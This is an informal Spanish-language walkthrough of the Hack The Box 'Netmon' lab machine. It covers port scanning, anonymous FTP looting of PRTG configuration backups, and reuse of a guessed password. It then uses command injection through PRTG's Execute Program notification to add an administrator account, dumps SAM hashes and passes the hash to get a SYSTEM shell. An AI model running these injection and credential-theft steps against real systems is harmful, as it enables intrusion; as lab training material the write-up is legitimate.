

Netmon ->10.10.10.152

- Iniciamos como siempre haciendo un escaneo por TCP con la herramienta Nmap
- La maquina tiene problemas no te reporta todos los puertos abiertos ya que es vieja pero aun asi creo que puedes realizarla.

```
> nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.10.152 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan
times may be slower.
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-05 12:15 CST
Initiating SYN Stealth Scan at 12:15
Scanning 10.10.10.152 [65535 ports]
Discovered open port 135/tcp on 10.10.10.152
Discovered open port 80/tcp on 10.10.10.152
Discovered open port 139/tcp on 10.10.10.152
Discovered open port 445/tcp on 10.10.10.152
Discovered open port 21/tcp on 10.10.10.152
Discovered open port 49668/tcp on 10.10.10.152
Completed SYN Stealth Scan at 12:16, 39.23s elapsed (65535 total ports)
Nmap scan report for 10.10.10.152
Host is up, received user-set (1.2s latency).
Scanned at 2023-01-05 12:15:29 CST for 39s
Not shown: 51792 filtered tcp ports (no-response), 13737 closed tcp ports
(reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON
21/tcp    open  ftp          syn-ack ttl 127
80/tcp    open  http         syn-ack ttl 127
135/tcp   open  msrpc        syn-ack ttl 127
139/tcp   open  netbios-ssn  syn-ack ttl 127
445/tcp   open  microsoft-ds syn-ack ttl 127
49668/tcp open  unknown      syn-ack ttl 127

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 39.50 seconds
```

- Ahora procedemos a ver los servicios con la misma herramienta Nmap

```
> nmap -sCV -p21,80,135,139,445,49668 10.10.10.152 -oN targeted
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-05 12:17 CST
Nmap scan report for 10.10.10.152
Host is up (0.18s latency).
```

```
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http         Indy httpd 18.1.37.13946 (Paessler PRTG
bandwidth monitor)
|_http-trane-info: Problem with XML parsing of /evox/about
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_Requested resource was /index.htm
|_http-server-header: PRTG/18.1.37.13946
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012
microsoft-ds
49668/tcp open  msrpc        Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE:
cpe:/o:microsoft:windows
```

```
Host script results:
| smb2-security-mode:
|   3.1.1:
|_   Message signing enabled but not required
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2023-01-05T18:18:31
|_  start_date: 2023-01-05T18:10:49
|_clock-skew: mean: -2s, deviation: 0s, median: -3s
```

```
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 75.03 seconds
```

- Como el puerto de FTP esta abierto y nmap lansa un script y me dijo que el usuario anonymous esta habilitado y podermos loguarnos sin proporcionar contraseña para que es lo que comparte por FTP

```
ftp 10.10.10.152
Connected to 10.10.10.152.
220 Microsoft FTP Service
Name (10.10.10.152:miguelrega7): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
```

- Enumerando esa parte podemos ver que podemos descargarnos la flag user.txt xd asi que no la traemos a nuestra maquina de atacante y puedes verla

```
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-02-19  11:18PM                1024 .rnd
02-25-19  09:15PM                <DIR>      inetpub
07-16-16  08:18AM                <DIR>      PerfLogs
02-25-19  09:56PM                <DIR>      Program Files
02-02-19  11:28PM                <DIR>      Program Files (x86)
02-03-19  07:08AM                <DIR>      Users
02-25-19  10:49PM                <DIR>      Windows
226 Transfer complete.
ftp> cd Users
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-25-19  10:44PM                <DIR>      Administrator
02-02-19  11:35PM                <DIR>      Public
226 Transfer complete.
ftp> cd Public
250 CWD command successful.
ftp> dir
200 PORT command successful.
```

```

125 Data connection already open; Transfer starting.
02-03-19  07:05AM      <DIR>          Documents
07-16-16  08:18AM      <DIR>          Downloads
07-16-16  08:18AM      <DIR>          Music
07-16-16  08:18AM      <DIR>          Pictures
01-05-23  01:11PM                      34 user.txt
07-16-16  08:18AM      <DIR>          Videos
226 Transfer complete.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-03-19  07:05AM      <DIR>          Documents
07-16-16  08:18AM      <DIR>          Downloads
07-16-16  08:18AM      <DIR>          Music
07-16-16  08:18AM      <DIR>          Pictures
01-05-23  01:11PM                      34 user.txt
07-16-16  08:18AM      <DIR>          Videos
226 Transfer complete.
ftp> get user.txt
local: user.txt remote: user.txt
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
34 bytes received in 0.17 secs (0.1922 kB/s)
ftp>

```

```

> /usr/bin/cat user.txt
2b6be5e374c8711e3f0363b1ef6120fc

```

- Como el puerto de smb tambien esta abierto podemos enumerar tambien con crackmapexec para ver mas informacion

```

> crackmapexec smb 10.10.10.152
SMB          10.10.10.152    445    NETMON          [*] Windows Server 2016
Standard 14393 x64 (name:NETMON) (domain:netmon) (signing:False)
(SMBv1:True)

```

- Como no dispongo de credenciales validas voy a ser uso de un Null Sesion para ver si puede algo por smb pero nada

```
> smbclient -L 10.10.10.152 -N
session setup failed: NT_STATUS_ACCESS_DENIED
```

- Recordar que el puerto 80 esta abierto entonces podemos mirar cuales son los servicios que corre

```
> whatweb http://10.10.10.152
http://10.10.10.152 [302 Found] Country[RESERVED][ZZ],
HTTPServer[PRTG/18.1.37.13946], IP[10.10.10.152], PRTG-Network-
Monitor[18.1.37.13946,PRTG], RedirectLocation[/index.htm],
UncommonHeaders[x-content-type-options], X-XSS-Protection[1; mode=block]
ERROR Opening: http://10.10.10.152/index.htm - incorrect header check
```

- Si lo ves desde la web puedes ver que que corre un servicio llamado PRTG Network monitor

https://en.wikipedia.org/wiki/Paessler_PRTG

PRTG Network Monitor (NETMON)



Login Name

Password

Login

- Si buscamos credenciales por defecto podemos encontrar esto:
<https://www.192-168-1-1-ip.co/router/prtg/prtg-network-monitor/16981/>

```
- The default username for your PRTG PRTG Network Monitor
is **prtgadmin**.
The default password is **prtgadmin**.
```

- Si tratas de logearte con las credenciales te dara error asi que para este caso no son validas
- Si nos vamos otra vez con ftp y vamos ala raiz y nos metemos en la ruta ProgramData ya que esta carpeta se usa para almacenar datos para los usuarios estandar por que no se requieren de permisos elevador

```
ftp> cd /
250 CWD command successful.
ftp> ls -la
200 PORT command successful.
125 Data connection already open; Transfer starting.
11-20-16 09:46PM <DIR> $RECYCLE.BIN
02-02-19 11:18PM 1024 .rnd
11-20-16 08:59PM 389408 bootmgr
07-16-16 08:10AM 1 BOOTNXT
02-03-19 07:05AM <DIR> Documents and Settings
02-25-19 09:15PM <DIR> inetpub
01-05-23 01:10PM 738197504 pagefile.sys
07-16-16 08:18AM <DIR> PerfLogs
02-25-19 09:56PM <DIR> Program Files
02-02-19 11:28PM <DIR> Program Files (x86)
12-15-21 09:40AM <DIR> ProgramData
02-03-19 07:05AM <DIR> Recovery
02-03-19 07:04AM <DIR> System Volume Information
02-03-19 07:08AM <DIR> Users
02-25-19 10:49PM <DIR> Windows
226 Transfer complete.
ftp> cd ProgramData
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
12-15-21 09:40AM <DIR> Corefig
02-02-19 11:15PM <DIR> Licenses
11-20-16 09:36PM <DIR> Microsoft
02-02-19 11:18PM <DIR> Paessler
02-03-19 07:05AM <DIR> regid.1991-06.com.microsoft
07-16-16 08:18AM <DIR> SoftwareDistribution
02-02-19 11:15PM <DIR> TEMP
11-20-16 09:19PM <DIR> USOPrivate
11-20-16 09:19PM <DIR> USOShared
02-25-19 09:56PM <DIR> VMware
226 Transfer complete.
ftp> cd Paessler
250 CWD command successful.
```

```
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-05-23  01:11PM          <DIR>          PRTG Network Monitor
226 Transfer complete.
ftp>
```

- Vemos todos estos archivos

```
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-05-23  01:52PM          <DIR>          PRTG Network Monitor
226 Transfer complete.
ftp> cd "PRTG Network Monitor"
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
01-05-23  01:52PM          <DIR>          Configuration Auto-Backups
01-05-23  01:11PM          <DIR>          Log Database
02-02-19  11:18PM          <DIR>          Logs (Debug)
02-02-19  11:18PM          <DIR>          Logs (Sensors)
02-02-19  11:18PM          <DIR>          Logs (System)
01-05-23  01:11PM          <DIR>          Logs (Web Server)
01-05-23  01:16PM          <DIR>          Monitoring Database
02-25-19  09:54PM          1189697 PRTG Configuration.dat
02-25-19  09:54PM          1189697 PRTG Configuration.old
07-14-18  02:13AM          1153755 PRTG Configuration.old.bak
01-05-23  01:52PM          1673206 PRTG Graph Data Cache.dat
02-25-19  10:00PM          <DIR>          Report PDFs
02-02-19  11:18PM          <DIR>          System Information Database
02-02-19  11:40PM          <DIR>          Ticket Database
02-02-19  11:18PM          <DIR>          ToDo Database
226 Transfer complete.
ftp>
```

- Vamos a descargarnos este archivo ya que se ve interesante

```
ftp> get "PRTG Configuration.dat"
local: PRTG Configuration.dat remote: PRTG Configuration.dat
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
1189697 bytes received in 6.06 secs (191.6275 kB/s)
ftp>
```

- Analizandolo no tiene nada de interes que nos pueda servir asi que lo que voy a hacer es descargarme el .old.bak
- Si aplicamos el siguiente comando para ver que hay de difencia entre los archivos

```
> diff "PRTG Configuration.dat" "PRTG Configuration.old.bak" | less
```


- Encontramos credenciales

```
<!-- User: prtgadmin -->
PrTg@dmin2018
```

```
User: prtgadmin
Password: PrTg@dmin2018
```


- Si pruebas estas credenciales en el panel de login de la maquina que ofrece en el puerto 80 veras que no te serviran
- Pero algo a saber es que esa credencial venia en un archivo old.bak asi que es vieja si le cambias el año de 2018 a 2019 para ver si sirve puedes probarlo en el login xd

- Y funciona



- En esta web buscando vulnerabilidades podemos ver que podemos usar esto para poder ejecutar comandos
<https://www.codewatch.org/blog/?p=453>

- Ahora dirigite a esta parte que es donde tenemos que ir para poder hacer lo que decia la web




- Despues te vas al apartado de Execute Program y seguimos los pasos de la pagina web donde explica la vulnerabilidad

- Voy a añadir un usuario en el grupo administrator una vez hecho dale en Save

 Execute Program

Program File ⓘ	Demo exe notification - outfile.ps1
Parameter ⓘ	test.txt;net user mike mike123\$! /add; net localgroup Administrator mike /add
Domain or Computer Name ⓘ	
Username ⓘ	
Password ⓘ	
Timeout ⓘ	60

Save


- Una cosa que olvide decir en la parte de notification name hay que ponerle un nombre





Basic Notification Settings

Notification Name ⓘ No se que poner

- Una vez dandole al boton de save le das hay

Notifications


Show Filters ▾

Object ▾	Active/Paused ⚙	
🔔 Email and push notification to ad...	Active	
🔔 Email to all members of group PRT...	Active	
🔔 Ticket Notification	Active	
🔔 xd	Active	

<< < 1 to 4 of 4 > >>

- Despues click en el primer icono que se te aparesca dice sent test notification

- Ahora ya se lanzo la instruccion



- No me sirvio asi que puse el usuario que te viene en las intrucciones y funciono

```
> crackmapexec smb 10.10.10.152 -u 'pentest' -p 'p3nT3st!'
SMB          10.10.10.152    445      NETMON          [*] Windows Server 2016
Standard 14393 x64 (name:NETMON) (domain:netmon) (signing:False)
(SMBv1:True)
SMB          10.10.10.152    445      NETMON          [+]
netmon\pentest:p3nT3st! (Pwn3d!)
```

- Una vez te logeas con evil-winrm te diriges ala ruta Administrator despues al Desktop que donde esta la flag de root y listo

```
evil-winrm -i 10.10.10.152 -u 'pentester' -p 'p3nT3st!'
```

- Otra cosa que puedes hacer es usar psexec.py para loguearte como administrador ya que eres usuario privilegiado
- Con las credenciales que pusiste corres el comando usas el hash del usuario administrator y con la herramienta psexec.py te puedes logear tambien.

```
crackmapexec smb 10.10.10.152 -u 'pentest' -p 'p3nT3st!' --sam
```

- En mi caso no pude logearme con evil-winrm pero hice pasttheshash o no se como se escriba xd y pude logearme como administrador

```
impacket-psexec WORKGROUP/Administrator@10.10.10.152 -hashes  
:d0f73603a4d96655430fdf02de4afaee
```

```
[*] Uploading file sbksqrhR.exe  
[*] Opening SVCManager on 10.10.10.152.....  
[*] Creating service YAIy on 10.10.10.152.....  
[*] Starting service YAIy.....  
[!] Press help for extra shell commands  
Microsoft Windows [Version 10.0.14393]  
(c) 2016 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>cd C:\Users
```

```
C:\Users>dir  
Volume in drive C has no label.  
Volume Serial Number is 0EF5-E5E5
```

```
Directory of C:\Users
```

02/03/2019	07:08 AM	<DIR>	.
02/03/2019	07:08 AM	<DIR>	..
02/25/2019	10:44 PM	<DIR>	Administrator
02/02/2019	11:35 PM	<DIR>	Public
		0 File(s)	0 bytes
		4 Dir(s)	6,770,978,816 bytes free

```
C:\Users>cd Administrator
```

```
C:\Users\Administrator>whoami  
nt authority\system
```

```
C:\Users\Administrator>|
```

```
C:\Users\Administrator\Desktop>type root.txt  
b6f2299b7860e4c72694524b08547a69
```

```
C:\Users\Administrator\Desktop>whoami  
nt authority\system
```